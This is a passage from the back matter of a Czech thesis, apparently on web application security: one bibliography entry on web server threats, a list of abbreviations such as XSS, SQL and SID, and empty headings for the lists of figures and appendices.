[12] Hrozby pro bezpečnost webových aplikací a serverů. In: *SystemOnLine: S přehledem o světě informačních technologií* [online]. 2010 [cit. 2013-05-23]. Dostupné z: http://www.systemonline.cz/it-security/hrozby-pro-bezpecnost-webovych-aplikaci-a-serveru.htm

SEZNAM POUŽITÝCH SYMBOLŮ A ZKRATEK

API	Aplication Programming Interface
ASP	Active Server Pages
CERN	Conseil Européen pour la recherche nucléaire
CMS	Content Management System
HTML	Hyper Text Markup Language
HTTP	Hypertext Transfer Protocol
PHP	Hypertext Preprocessor
SID	Session ID
SQL	Structured Query
XSS	Cross-site scripting

SEZNAM OBRÁZKŮ

SEZNAM PŘÍLOH